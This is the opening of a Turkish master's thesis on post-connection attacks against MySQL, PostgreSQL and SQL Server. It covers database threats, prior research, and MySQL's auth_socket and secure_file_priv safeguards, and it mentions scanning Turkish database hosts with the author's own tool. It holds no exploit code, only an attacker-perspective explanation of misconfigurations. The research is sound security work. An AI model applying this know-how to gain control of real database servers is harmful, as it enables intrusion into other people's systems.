TOBB EKONOMİ VE TEKNOLOJİ ÜNİVERSİTESİ FEN BİLİMLERİ ENSTİTÜSÜ

VERİTABANI YÖNETİM SİSTEMLERİNE YÖNELİK BAĞLANTI SONRASI SALDIRILAR

YÜKSEK LİSANS TEZİ

AHMET SELİM KAYA

BİLGİSAYAR MÜHENDİSLİĞİ ANABİLİM DALI

BİLGİ GÜVENLİĞİ

TEZ DANIŞMANI: PROF. DR. ALİ AYDIN SELÇUK

ARALIK 2020

TOBB EKONOMİ VE TEKNOLOJİ ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

VERİTABANI YÖNETİM SİSTEMLERİNE YÖNELİK BAĞLANTI SONRASI SALDIRILAR

YÜKSEK LİSANS TEZİ

Ahmet Selim KAYA

Tez Danışmanı: Prof. Dr. Ali Aydın SELÇUK

ARALIK 2020

TEZ BİLDİRİMİ

Tez içindeki bütün bilgilerin etik davranış ve akademik kurallar çerçevesinde elde edilerek sunulduğunu, alıntı yapılan kaynaklara eksiksiz atıf yapıldığını, referansların tam olarak belirtildiğini ve ayrıca bu tezin TOBB ETÜ Fen Bilimleri Enstitüsü tez yazım kurallarına uygun olarak hazırlandığını bildiririm.

.

Ahmet Selim Kaya

ÖZET

Yüksek Lisans Tezi

VERİ TABANI YÖNETİM SİSTEMLERİNDE BAĞLANTI SONRASI SALDIRILAR

Ahmet Selim Kaya

TOBB Ekonomi ve Teknoloji Üniversitesi

Fen Bilimleri Enstitüsü

Bilgisayar Mühendisliği Anabilim Dalı

Bilgi Güvenliği

Danışman: Prof. Dr Ali Aydın Selçuk

Tarih: Aralık 2020

Son yıllarda veri kullanımının ve miktarının artmasıyla birlikte veritabanı yönetim sistemleri de önem kazanmıştır. Teknoloji, sağlık, finans, eğlence, vb gibi birçok sektörde sıklıkla kullanılması ve kritik öneme sahip veri barındırması ile birlikte veritabanı sistemlerine yapılan saldırılar da günden güne artış göstermektedir.

Yapılan literatür taramasının ardından akademideki çalışmaların ağırlıklı olarak saldırı tespit sistemleri ve savunma yöntemleri üzerine yapıldığı, saldırı üzerine yapılan çalışmaların ise bir sistem özelinde değil genel geçer yöntemleri içerdiği tespit edilmiştir. Bundan dolayı bu çalışmada sisteme özgü saldırı yöntemleri incelenerek akademiye katkı vermek amaçlanmıştır.

Bu çalışmada, dünya genelinde sıklıkla kullanılan veritabanı yönetim sistemlerinden olan MySQL, PostgreSQL ve Microsoft SQL Server

ürünleri, veritabanına başarılı bir şekilde erişim sağlayan ve ardından sistemi tamamen ele geçirmek isteyen bir saldırganın gözünden incelenmiştir. Bu doğrultuda ilgili sistemlerin kimlik doğrulama mekanizmaları ve denetimleri, veri içe-dışa aktarım mekanizmaları, veritabanı programı içerisinde sunmuş oldukları işlevler, bu işlevlerin denetimleri ve nasıl kötüye kullanılabileceği, potansiyel saldırı yüzeyleri incelenmiştir. Ardından tespit edilen zayıflıklara yönelik saldırılar incelenmiş ve uygulamalı bir şekilde gerçekleştirilmiştir.

Sonraki adım olarak, Türkiye'de bu veritabanı yönetim sistemlerini kullanan sistemlerin IP adresleri siber tehdit istihbarat platformları tarafından elde edilmiş, bu sistemlere yönelik güvenlik taramaları gerçekleştirilmiştir. Tarama denetimlerinin daha hızlı bir şekilde gerçekleştirilebilmesi için, tarafımızca bu tez çalışmasına yönelik olarak Zephyr adlı bir araç geliştirilmiş ve kullanılmıştır. Bu aracın çalışma mekanizmaları tanıtıldıktan sonra, elde edilen IP adreslerine yönelik gerçekleştirilen taramaların sonuçları değerlendirilmiştir.

Son olarak, yapılan araştırmalar ve tarama sonuçları ışığında ilgili veritabanı yönetim sistemi değerlendirilmiş, çok iyi yaptıkları veya eksik oldukları yönler tartışılmıştır.

Anahtar Kelimeler: Veritabanı yönetim sistemleri, Veritabanı saldırıları, MySQL, PostgreSQL, Microsoft SQL Server, Bağlantı sonrası saldırılar, Sistemi ele geçirme

ABSTRACT

Master of Science

POST CONNECTION ATTACKS TO DATABASE MANAGEMENT SYSTEMS

Ahmet Selim Kaya

TOBB University of Economics and Technology
Institute of Natural and Applied Sciences
Department of Computer Engineering
Information Security

Supervisor: Prof. Dr. Ali Aydın Selçuk

Date: December 2020

With the increase in the use and amount of data in recent years, database management systems have also gained importance. As it is frequently used in many sectors such as technology, health, finance, entertainment, etc. and contains critical data, attacks on database systems are increasing day by day.

After the literature review, it was determined that the studies in the academy were mainly focused on intrusion detection systems and defense methods, and the studies on the attack included common methods rather than system-spesific tecniques. Therefore, this study aims to contribute to the academy by examining system-specific attack methods.

In this study, MySQL, PostgreSQL and Microsoft SQL Server products, which are among the frequently used database management systems around the world, were examined from the point of view of an attacker who successfully accessed the database and then desired to take

over the system completely. In this direction, the authentication mechanisms and controls, data import-export mechanisms, the functions they offer within the database program, the controls of these functions and how they can be abused, potential attack surfaces have been examined. Then, the attacks against the detected weaknesses were examined and implemented in a practical manner. As a next step, the IP addresses of systems that use this database management systems in Turkey obtained by cyber threat intelligence platforms, and security investigation for these systems was carried out. A tool called Zephyr has been developed and used by us for this thesis study in order to carry out scanning inspections faster. After the working mechanisms of this tool were introduced, the results of the scans made for the obtained IP addresses were evaluated.

Finally, the relevant database management systems were evaluated in the light of the research and scanning results, and the aspects they did very well or they lacked were discussed.

Keywords: Database management systems, Database attacks, MySQL, PostgreSQL, Microsoft SQL Server, Post connection attacks, System take over

TEŞEKKÜR

Çalışmalarım boyunca değerli yardım ve katkılarıyla beni yönlendiren hocam Ali Aydın Selçuk'a, kıymetli tecrübelerinden faydalandığım TOBB Ekonomi ve Teknoloji Üniversitesi Bilgisayar Bölümü öğretim üyelerine, siber istihbarat platformları hakkındaki bilgisiyle beni yönlendiren Berk Albayrak'a, araştırmalarım için ücretsiz araştırmacı hesabı sunan Spyse ekibine, çalışmalarım sırasında hep yanımda olan ve benden maddi manevi desteğini esirgemeyen Nur'a ve destekleriyle her zaman yanımda olan aileme ve arkadaşlarıma çok teşekkür ederim.

İÇİNDEKİLER

Sayfa

ŞEKİL LİSTESİ

Sayfa

ÇİZELGE LİSTESİ

Sayfa

KISALTMALAR

API : Uygulama Programlama Arayüzü (Application Programming Interface)
DEB : Debian
IP : İnternet Protokolü (Internet Protocol)
SLES : SUSE Linux Kurumsal Sunucusu (SUSE Linux Enterprise Server)
SVR4 : Sistem V Dağıtım 4 (System V Release 4)
SQL : Yapılandırılmış Sorgu Dili (Structured Query Language)
TCP : Aktarım Kontrol Protokolü (Transmission Control Protocol)
UDF : Kullanıcı Tanımlı Fonksiyon (User Defined Feature)
VPN : Sanal Özel Ağ (Virtual Private Network)
WIN : Windows

RESİM LİSTESİ

Sayfa

1. GİRİŞ

Veri, insanlık tarihi boyunca toplumlar için çok önemli bir güç unsuru olmuştur. Antik çağlardan bu yana düşmanın stratejisini zayıf yönlerini bilen, savaş alanı hakkında bilgi sahibi olan, kısacası veriye sahip olan halklar rakiplerine karşı hep üstün konumda olmuşlardır. Veri tarihsel çağlar boyunca farklı yöntemler kullanılarak yazılmış ve saklanmıştır. Bitkilerden elde edilen boyalar, mürekkep, tebeşir, daktilo gibi farklı yazma araçları ve ağaç kabukları, hayvan derileri, parşömenler, kağıt gibi çeşitli eşyalar kullanılarak veriler yazılmış, saklanmış ve günümüze aktarılmıştır.

Teknolojinin gelişmesi ve yaygınlaşması ile birlikte kullanım alanı çeşitlenen ve erişim ihtiyacı artan verilerin oluşturulması ve saklanması da dijital alanda olmaya başlamıştır. Her geçen gün miktarı artan ve yönetimi zorlaşan verileri depolamak ve daha verimli bir şekilde yönetip işlemek adına birçok firma farklı amaçlara yönelik veritabanı yönetim sistemleri geliştirmiştir. Verileri satır ve kolonlardan oluşan tablolar halinde saklayabilen ve bu tablolar arasında ilişki tanımlanmasına izin veren "ilişkisel veritabanı yönetim sistemleri", verilerin satır bazlı değil sütun bazlı olarak anlamlandırılmasına imkan sunan "kolon bazlı veritabanı yönetim sistemleri", çok yüksek boyutta veri depolayabilen ve yaptığımız sorgulara çok hızlı bir şekilde yanıt dönen "büyük veri platformları" bunlardan yalnızca birkaçıdır.

Hassas veriler olarak tabir edebileceğimiz ticari, finansal veya devletlere ait yüksek gizlilikte verilerin miktarının artmasıyla birlikte, veri bir organizasyon için çok önemli bir varlık haline gelmiş

bulunmaktadır. Bu kritik verilerin varlığı, onları kullanarak finansal gelir elde edebilecek veya şöhrete kavuşabilecek saldırganların da iştahını kabartmaktadır. Buna ek olarak, hassas verileri sızan kurumlar da hem ekonomik olarak hem de o güne kadar biriktirmiş oldukları ün açısından zarara uğramaktadır.

Tüm bu nedenlerden dolayı, veri ve veritabanı güvenliği bir organizasyon için oldukça kritik bir önem teşkil etmektedir. Kurumlar veri güvenliği konusunda danışmanlık hizmeti almak ve organizasyonel yapı içerisinde güvenlik takımları oluşturmak konusunda büyük adımlar atmaktadır.

Veri kullanımının ve saklanan bilgilerin öneminin her geçen gün artıyor oluşu, veri depolama ve yönetim sistemlerine yönelik yapılan saldırıların sayısını artırmaktadır. Her ne kadar firmalar veri hırsızlığını önlemeye yönelik çalışmalar yürütse de, gerek sistemlerde bulunan zafiyetler gerekse kullanıcı hatasından kaynaklanan eksiklikler kötü niyetli kişilere saldırı yüzeyi oluşturmaktadır.

1.1 Veritabanı Tehditleri

Veritabanları bir organizasyon içerisindeki en kritik ve hassas bilgilerin saklandığı alanlardır. Verilerin elektronik ortamda saklanmasını ve yine elektronik ortam vasıtasıyla erişilmesini ve paylaşılmasını sağlayan bu sistemlerde bulunan veri miktarı her geçen gün büyük bir hızla artmaktadır[1]. Verinin bu üstel artışı da veritabanı yönetim sistemlerinin varlığını zorunlu kılmaktadır.

Verinin ve veritabanı sistemlerinin kullanımının artması ile birlikte bu varlıklara yönelik olan saldırıların boyutu ve miktarı da artış göstermektedir. Bu saldırıların arka planında ise farklı niyetler bulunabilmektedir. Şöhret sahibi olmak, hassas verileri satıp para kazanmak, vb gibi nedenler, kötü niyetli insanları veritabanı yönetim sistemlerine saldırmaya teşvik edebilir.

Bir saldırganın bir veritabanı sistemine başarılı bir saldırı yapabilmesinin kolaylaştırıcı nedenlerinden en büyüğü, bu sistemlerin

maruz kalmış olduğu tehditlerdir. Veritabanı tehdidi, bir varlığa yönelik hassas verilerin kaybolması veya hasar görmesi riskini oluşturabilecek bir nesne veya bir kişiyi ifade etmektedir [2]. Imperva'nın yayınlamış olduğu Veritabanı Güvenliği Tehdit Raporu'na göre kurumların veritabanı alt yapısı çeşitli ve birbirinden tehlikeli tehditlerle karşı karşıyadır [3].

Veritabanına yönelik bulunan tehditleri iki başlık altına toplayabiliriz [4]:

- Dahili tehditler: Organizasyon bünyesinde bulunan kişilerin oluşturmuş olduğu tehditlerdir. Kullanıcılara veya kullanıcıların yürütüyor olduğu uygulamalara, yürütülen işin gereksinimlerini aşacak miktarda yetki verilmesi durumunda, bilgisizlik(kullanıcının sistem hakkında yeterli donanıma sahip olmaması) veya kötü niyetli yaklaşımlar dahili tehditlere yol açabilir. Erişim kontrol mekanizmalarının yeterli olgunluk seviyesinde olmaması veya kısıtlı işlem zamanının olması gibi durumlar, kişilere gereğinden fazla yetki verilmesi problemini doğurabilmektedir. Veritabanı tehditleri yalnızca gereğinden fazla olan yetkiler sebebiyle meydana gelmemektedir. Tüm bunlara ek olarak, kötü niyetli kişiler sistemler üzerinde sahip olduğu meşru hakları da kötü amaçlar için kullanabilmektedir. Örneğin, ağ yöneticisi veya veritabanı yöneticisi konumunda olan kişiler, o sistemlerdeki en yüksek yetkilere sahip olurlar ve bu haklarını organizasyonun aleyhinde olacak işlemler için kullanabilirler [3,4].

- Harici Tehditler: Harici tehditler, adının da tasvir etmiş olduğu gibi, organizasyonun dışarısından gelen tehditlere işaret etmektedir. Örnek olarak, bilgisayar korsanları, organize suç grupları, devlet destekli siber saldırı grupları, doğa olaylarına ilgi çekmek isteyen çevreci hacktivistler, vb örnek verilebilir.Harici tehdit gruplarında, dahili tehdit gruplarında bulunan yetkilendirme ve güven mekanizması bulunmamaktadır [5]. Bundan dolayı, saldırganlar güvenlik açıklarından faydalanarak, hedef sistem veya sistemler üzerinde kötü amaçlı faaliyetler yürütmek için yetkilerini sıradan bir kullanıcı düzeyinden en yetkili kullanıcı düzeyine eriştirmeyi amaçlar. Bu

güvenlik açıkları ön tanımlı olarak gelen fonksiyonlarda, protokollerin tanımlanması ve uygulanmasında ve veritabanına gönderilen sorgularda meydana gelebilmektedir. Bunlara ek olarak, kimlik doğrulama işleminde zayıflık bulunması kötü amaçlı kişilere o sistemdeki meşru kullanıcıların kimlik bilgilerini elde etme şansı tanır. Bir sistemin kaba kuvvet saldırılarına izin vermesi sonucu kullanıcı adı parola çiftleri saldırganlar tarafından arka arkaya denenebilir ve sisteme meşru bir giriş elde edilebilir. Ayrıca, sosyal mühendislik yapılarak kimlik bilgilerinin çalınması veya sistemde bulunan yanlış veya eksik yapılandırmadan kaynaklı olarak kimlik bilgilerinin sızması da meşru kullanıcı bilgilerinin elde edilmesini sağlamaktadır [3].

Bunlara ek olarak, birçok web uygulamasının arka planda bir veritabanı ile iletişim halinde olduğu düşünülürse, OWASP Top 10 projesinin belirtmiş olduğu web uygulama güvenliği zafiyetleri de veritabanı tehditleri olarak ele alınabilir [6]. Saldırganlar SQL enjeksiyonu, yanlış yapılandırılmış kimlik doğrulama, erişim kontrol yönetimi gibi uygulama güvenliği zafiyeti kullanarak veritabanı sistemlerine bağlantı kurabilir. Bahsedilen güvenlik zafiyetlerinden özellikle SQL enjeksiyonu ayrı bir öneme sahiptir. SQL enjeksiyonu saldırısı ile birlikte kimlik doğrulama mekanizmalarının atlatılmasının yanı sıra, veritabanı içerisindeki veriyi yetkisiz bir şekilde okuma ve manipüle etme, veritabanına yeni kullanıcı ekleme gibi işlemler gerçekleştirilebilir [7].

1.2. Tezin Amacı

Bu çalışmanın amacı, dünya genelinde çok kullanılan veritabanı yönetim sistemleri olan MySQL, PostgreSQL ve Microsoft SQL Server'ın güvenlik bakış açılarını ve bu doğrultuda geliştirmiş oldukları güvenlik mekanizmalarını sistemin tamamını ele geçirmeye çalışan bir saldırganın gözünden incelemek, bu çalışma için geliştirmiş olduğumuz otomatik tarama programı olan Zephyr'i tanıtmak ve Zephyr'in tarama sonuçlarını kullanarak Türkiye'deki veritabanı sistemlerinin güvenlik durumunu incelemektir.

Bu bağlamda, veritabanına yönelik tehditlerin doğru bir şekilde dikkate alınmadığı ve güvenlik zafiyetlerinin bulunduğu veritabanı yönetim sistemlerine bir saldırgan tarafından erişildiği ve başarılı bir oturum elde edildiği takdirde, saldırganın yalnızca veritabanını kontrol etmekle kalmayıp o sistemin tamamını ele geçirmeye yönelik yapabileceği kötü niyetli aktiviteler incelenecektir. Çalışmanın kapsamı MySQL, PostgreSQL ve Microsoft SQL Server özelinde sınırlandırılacak; bu sistemlerdeki varsayılan güvenlik mekanizmaları, bu mekanizmaların yanlış veya eksik yapılandırılması durumunda oluşabilecek saldırı yüzey alanları ve bu yüzey alanları kullanılarak yapılacak saldırı türleri, her sistemin kendi özelinde detaylı bir şekilde incelenecektir. Bu bölümlerin ardından, bu tez çalışması için geliştirmiş olduğumuz Zephyr adlı açık kaynak kodlu veritabanı sistemi tarama ve zafiyetli sistem keşfetme aracından bahsedilecek; bu aracın çalışma mekanizmaları, tarama yapmak için kullanılan yöntemler, tarama sonucunda elde edilen çıktılar incelenecektir. Tarama yapılacak sistemler ise, siber tehdit istihbarat platformları olan Shodan ve Spyse üzerinden elde edilecek, bu sistemler üzerinden Türkiye'de MySQL, PostgreSQL veya Microsoft SQL Server kullanan sistemlerin IP adresleri sorgulanacak ve bu adreslere yönelik tarama işlemleri Zephyr tarafından oldukça hızlı ve verimli bir şekilde gerçekleştirilecektir. Üretilen tarama sonuçları incelenerek, Türkiye"deki veritabanı yönetim sistemlerinin mevcut güvenlik durumu analiz edilecektir.

Bu tez çalışması, tüm veritabanı sistemleri için genel geçer saldırı yöntemlerini incelemek yerine platforma özgü güvenlik denetimleri ve saldırı yöntemlerini inceleyeceği için, akademide bulunan diğer çalışmalara göre farklılık göstermektedir. Literatürde veritabanına yönelik saldırıların tespiti ve savunma yöntemleri ile ilgili çalışmalar daha ağırlıklı iken, saldırı yöntemleri ve aşamalarına yönelik çalışmalar daha az gerçekleştirilmiştir. "Daha iyi savunabilmek için önce nasıl saldırıların olduğu anlaşılmalıdır" prensibinden yola çıkan bu çalışma kapsamında, akademide bahsi pek geçmeyen fakat sızma testi uzmanları ve kırmızı takım üyeleri tarafından sıklıkla kullanılan

yöntemlerin incelemesi gerçekleştirilecektir. Zephyr adlı aracın geliştirilmesi ile birlikte uygulamalı bir şekilde yapılan güvenlik analizi ile literatüre farklı açılardan katkı vermek hedeflenmiştir.

1.3. Literatür Taraması

Veritabanı tehditleri bölümünde bahsedildiği gibi, veritabanına yönelik saldırılar saldırı yöntemi bakımından içeriden veya dışarıdan olmak üzere ikiye ayrılabilir. Bu iki yöntem miktar açısından karşılaştırılacak olursa, organizasyonun dışarısından yapılan saldırılar toplam saldırıların çoğunluğunu oluşturmaktadır. PwC firmasının 2018 yılında yayınlamış olduğu The Global State of Information Security Survey raporuna göre sistemlere yapılan her yüz saldırının yalnızca otuzu mevcut çalışanlar tarafından gerçekleştirilmektedir [8]. Her ne kadar sayıca az olsa da kişilerin sistemler üzerinde sahip olduğu meşru yetkiler ve yapılacak bağlantılara uygulanan denetimlerin dışarıdan gelen bağlantılara göre daha az olması gibi sebeplerden dolayı oldukça büyük bir etki ve tahrip gücüne sahiptir. Bundan dolayı her iki saldırı yöntemi de ayrı ayrı önem taşımaktadır.

Wang ve Qian yaptığı çalışmada, veritabanı sistemlerine yönelik uzaktan yapılabilecek saldırıların türlerini analiz etmiş ve bu saldırılara karşı savunma yöntemleri önermiştir [9]. Kul ve diğerleri ise organizasyon içerisindeki veritabanı kullanıcılarının yapmış olduğu sorgulardan "niyet modeli" tanımlayarak ve içeriden gelen saldırılara yönelik tehdit modeli oluşturarak dahili tehditlere dikkat çekmiştir [10].

Veritabanı saldırıları denilince akla gelen saldırı yöntemlerinden biri de SQL enjeksiyonudur. Web uygulamaları çoğunlukla arka planda bir veritabanı sistemine sahiptir ve bu uygulamalar eğer bünyesinde SQL enjeksiyonu zafiyeti barındırıyorsa kimlik doğrulama mekanizmasını atlatma, veritabanına yeni kullanıcı ekleme, veritabanı içerisinde bulunan tabloları silme gibi saldırılar yürütülebilmektedir. Web uygulamaları üzerinde en çok bulunan zafiyetleri listeleyen OWASP Top 10 Projesi"nin bir numarası olan SQL enjeksiyonu zafiyeti oldukça yaygın bir zafiyet çeşidi olmakla birlikte, istismarı da oldukça kolaydır

[6]. Bu popülerliğinden dolayı, SQL enjeksiyonu hem saldırı analizi hem savunma yöntemleri açısından akademik birçok çalışmaya konu olmuştur.

Sadeghian ve diğerlerinin yaptığı çalışmada SQL enjeksiyonu türlerini örnekleriyle birlikte sınıflandırmış, her türün kullanılabileceği durumları ve saldırı sonucu elde edilecek verileri araştırmıştır [11]. Su ise sızma testi ile uğraşan kişiler için rehber niteliğinde olacak bir model önermiştir. Bu modele göre, farklı katmanlar tanımlanmış ve bu katmanlardaki her durum için takip edilmesi gereken bir yol haritası çıkarılmıştır. Bu modele göre, farklı katmanlar tanımlanmış ve bu katmanlardaki her durum için takip edilmesi gereken bir yol haritası çıkarılmıştır. Üretilen bu harita ve bu haritanın kullanılması ile elde edilen sonuçlar, SQL enjeksiyonu tarama programı olan sqlmap"in tarama sonuçları ile karşılaştırılmış, sqlmap"e göre daha az yanlış alarm üretilmiş ve daha fazla zafiyet tespiti sağlanmıştır [12].

Yukarıdaki çalışmalar, SQL sorgu dili saldırılarını ve bu saldırıların tespitine yönelik çalışmaları temel almıştır. Bu yönüyle, bu çalışmalar platformdan bağımsız, SQL sorgu dili kullanan her platforma uygulanabilecek daha geniş kapsamlı çalışmalardır.

Bu tez çalışması kapsamında genel geçer saldırı konseptlerinin yanında, platforma özel güvenlik zafiyetlerine ve saldırı yüzey alanlarına da odaklanılmıştır. Platform özelinde yapılan güvenlik analizleri ise çoğunlukla bal küpü konumlandırılması ve gelen saldırıların incelenmesine dayanmaktadır. Wegerer ve Tjoa, sistemlere bal küpü konumlandırılmasının sistemi korumaya çalışan kişilere yönelik faydalarından bahsetmiş [13], Taran ve Silnov ise MySQL sunucularını saldırganların girişini kolaylaştıracak şekilde olabildiğince zafiyetli hale getirip, sunucu içerisinde yapılan faaliyetleri gözlemlemiştir [14].

2. MYSQL

2.1 MySQL”e Genel Bakış

Güncel istatistiklere göre dünya genelinde en çok kullanılan açık kaynak kodlu veritabanı yönetim sistemi olan MySQL, Oracle tarafından geliştirilmektedir. C ve C++ kullanılarak geliştirilen ve farklı derleyici ve sistemler üzerinde çalışabilen MySQL, oldukça hızlı ve ölçeklenebilir olmasının yanı sıra kolaylıkla kullanılabilen bir veritabanı sistemidir.

2.2 MySQL”in Güvenlik Yaklaşımları

MySQL içerisinde kullanıcıların yapıyor olduğu her veritabanı bağlantı denemesi, veritabanı sorguları ve diğer işlemler, MySQL”in bünyesinde bulundurduğu "Erişim Kontrol Listesi" tabanlı güvenliğe tâbi tutulur. Buna ek olarak MySQL, istemci ve sunucu arasında SSL ile şifrelenmiş bağlantıları da desteklemektedir.

MySQL”in resmi sitesinde bulunan güvenlik kılavuzunda ön tanımlı olarak gelen "mysql" adlı veritabanı içerisinde bulunan kullanıcı tablosuna kök hesabından başka hiçbir kullanıcıya erişim izni verilmemesi gerektiği vurgulanır. Bu güvenlik kılavuzu, ilk yüklemenin hemen ardından sistem kontorlü sağlanması adına "yapılması gerekenler listesi" de sunmaktadır. "Kurulumun hemen ardından “mysql -u root” komutu ile veritabanına bağlanmayı deneyin. Eğer herhangi bir parola sorulmadan başarılı bir şekilde sisteme bağlanmayı başarabildiyseniz, bu erişimi başkaları da sağlayabilir,


üstelik bu erişim en yüksek kullanıcı hakları ile olacaktır! MySQL kurulum aşamalarını tekrar takip ederek kök kullanıcısına parola atadığınızdan emin olun." maddesinin vurgulamış olduğu gibi, veritabanı sistemi kimlik doğrulama açısından varsayılan kurulumda bırakılmamalı ve kök kullanıcısı için tahmin edilmesi zor ve karmaşık bir parola belirlenmelidir [15].

Yukarıda bahsi geçen güvenlik ihlalini önlemek adına, MySQL kullanıcılarına "auth_socket" adını verdiği bir eklenti sunmaktadır.

2.2.1 auth_socket eklentisi

auth_socket adlı eklenti, MySQL"in sahip olduğu yüzlerce eklentiden biridir. Kullanıcı hesaplarıyla doğrudan ilişkili olan bu eklenti, veritabanına yapılan erişim isteklerindeki kimlik doğrulama işlemini yönetir [16]. Bu eklentiye sahip olan kullanıcı hesaplarında kimlik doğrulama işlemi şu şekilde gerçekleşir: Veritabanına erişim sağlamak isteyen kullanıcı hesabı adı ile o an sistemde aktif olan kullanıcı adı karşılaştırır ve eşleşmesi beklenir. Eşleşmediği takdirde veritabanına erişim izni verilmez. Bir örnekle açıklamak gerekirse, sistemde o an "Selim" kullanıcısı ile oturum açmış bir kullanıcı, veritabanındaki "Ahmet" adlı kullanıcıya erişmek istediğinde sistem bu erişimi kullanıcı adları uyuşmadığı için reddeder [17].

MySQL"in sisteme kurulumunun hemen ardından "SELECT user,authentication_string,plugin,host FROM mysql.user;" komutu çalıştırılırsa, varsayılan olarak sistemde bulunan kök kullanıcısının "auth_socket" eklentisine sahip olduğu görülecektir. Bu durum, kök kullanıcısı olarak veritabanına erişmek için sistemde de kök kullanıcısı olmanın gerekliliğini göstermektedir. Bu öntanımlı özellik sayesinde, veritabanındaki kök kullanıcısının varsayılan parolası kurulumun ardından değiştirilmese bile, bu kullanıcıya yapılacak harici kaba kuvvet saldırıları engellenecektir.



Resim 2.1 MySQL"deki varsayılan kullanıcı hesaplarının sahip oldukları eklentiler

2.2.2 secure_file_priv Sistem Değişkeni

Veritabanına yönelik olan tehditler, yetkisiz erişim sorunu ile sınırlı değildir. Veritabanının sorgu dili için sağlamış olduğu özellikler kötü niyetli kişilerce suistimal edilebilmektedir. Örneğin çoğu veritabanı, verileri veritabanındaki tablolara aktarma ve tablodaki verilerin dökümünü alma işlemlerini kolaylaştırıcı fonksiyonlara sahiptir. Bu işlemlerin zararlı dosya kullanımı için kullanılması ise sistemde kötü niyetli aktivitelerin yapılabilmesine olanak sağlar. Bu durumun önüne geçebilmek adına, sunulan bir diğer güvenlik önlemi ise "secure_file_priv" adlı sistem değişkenidir.

MySQL çalışabilirliğini ve sürdürülebilirliğini koruyan birçok sistem değişkenine sahiptir. Her sistem değişkeninin bir varsayılan değeri vardır ve bu değerler komut satırındaki veya seçenekler/yapılandırma dosyası kullanılarak sistemin çalışma zamanı başlangıcında ayarlanabilir. Dosya içe ve dışa aktarımını denetleyen bir sistem değişkeni olan "secure_file_priv" boş olduğu takdirde güvenlik açısından herhangi bir işleve sahip değildir. Bu önerilmeyen bir ayardır. NULL olarak ayarlandığı takdirde ise içe ve dışa aktarım işlemlerinin tamamı engellenmiş demektir. Bunların haricinde, "secure_file_priv" bir dizin olarak ayarlandığı durumda, dosya aktarımları yalnızca o dizin ve alt dizinleri için geçerlilik kazanmaktadır. Seçilecek dizinin sistem kütüphanelerini barındıran bir dizin veya alt dizin içermemesine dikkat edilmesi gerekir. Bir diğer dikkat edilmesi gereken durum ise, seçilecek dizin veritabanı tarafından oluşturulmamasıdır. Dosya aktarım işlemlerinin başarılı bir şekilde gerçekleşebilmesi için, seçilen dizinin sistemde var olması gerekmektedir. Eğer sistemde "secure_file_priv"in

işaret ettiği dizin bulunmuyorsa veritabanı hata verip kapanmaktadır [18].

Resim 2.2 secure_file_priv sayesinde yapılan güvenlik denetimi

Yüklemenin Yapıldığı Sistem	Varsayılan secure_file_priv Değeri
Standalone, Win	NULL (>= MySQL 5.7.16), boş (< MySQL 5.7.16)
Deb, Rpm, Sles, Svr4	/var/lib/mysql-files

Tablo 2.1 Farklı sistemlere göre secure_file_priv sistem değişkeninin varsayılan değeri

2.3 Varsayılan Güvenlik Önlemlerinin Eksik veya Yanlış Yapılandırması

Uygun olmayan bir şekilde yapılandırılmış güvenlik, ağ altyapısı, kullanıcı arayüzü, web sunucusu, uygulama sunucusu, veritabanı, önceden yüklenmiş sanal makineler, konteynırlar veya depolama gibi uygulama yığınının herhangi bir seviyesinde meydana gelebilmektedir. Sistemdeki verilere veya işlevlere yetkisiz erişim sağlamasına neden olan bu tarz eksiklikler, sistemin saldırganlar tarafından tamamen ele geçirilmesine yol açmaktadır [19].

MySQL, sistemde zararlı aktiviteler gerçekleştirmek isteyen kişilere herhangi bir açık kapı bırakmamak adına birçok öntanımlı güvenlik önlemine sahiptir, bunların ikisi önceki bölümde anlatılmıştır. Ancak, bu önlemler sistem yöneticileri tarafından yetersiz bilgi, kolaya kaçmak gibi sebepler nedeniyle yanlış veya eksik yapılandırıldığı takdirde koruyucu etkilerini yitirir ve sistem yine saldırılara açık hale gelir.

2.3.1 auth_socket yanlış/eksik yapılandırma

MySQL'in 5.7 sürümünden itibaren, kurulum sırasında kök kullanıcı hesabı için bir parola ayarlaması yapılmadığı takdirde, bu kullanıcı için kimlik doğrulama aşamasında "auth_socket" eklentisi varsayılan olarak kullanılır. Bu eklenti aktif olduğu takdirde, veritabanına kök kullanıcısı olarak erişmek için "sudo mysql" komutunu başarılı bir şekilde çalıştırıyor olmak gerekmektedir [20]. Genellikle kolaya kaçmak adına, bu güvenlik önleminden feragat edilmektedir. Sistemdeki bir kullanıcı hesabına klasik yöntem olan kullanıcı adı parola çifti ile erişilmek istenirse, "auth_socket" eklentisi devre dışı bırakılıp "mysql_native_password" adlı eklentinin kullanılması gerekmektedir. Bu eklenti ile sistemdeki kullanıcı adı ile veritabanındaki kullanıcı adı karşılaştırılmaz, yalnızca giriş bilgilerinin doğru olup olmadığı kontrol edilir. Kök kullanıcısı için kolaya kaçıldığı ve güvenli eklentinin yerini nispeten daha güvensiz bir eklentinin aldığı durumda, kök kullanıcı hesabına kullanıcı adı ve parola ikilisi ile erişilebilir. Bu hesabın parolasının zayıf ve kaba kuvvet saldırılarına açık olması ise yalnızca veritabanını değil, sistemin tamamını tehlikeye atmaktadır.

2.3.2 secure_file_priv yanlış yapılandırma

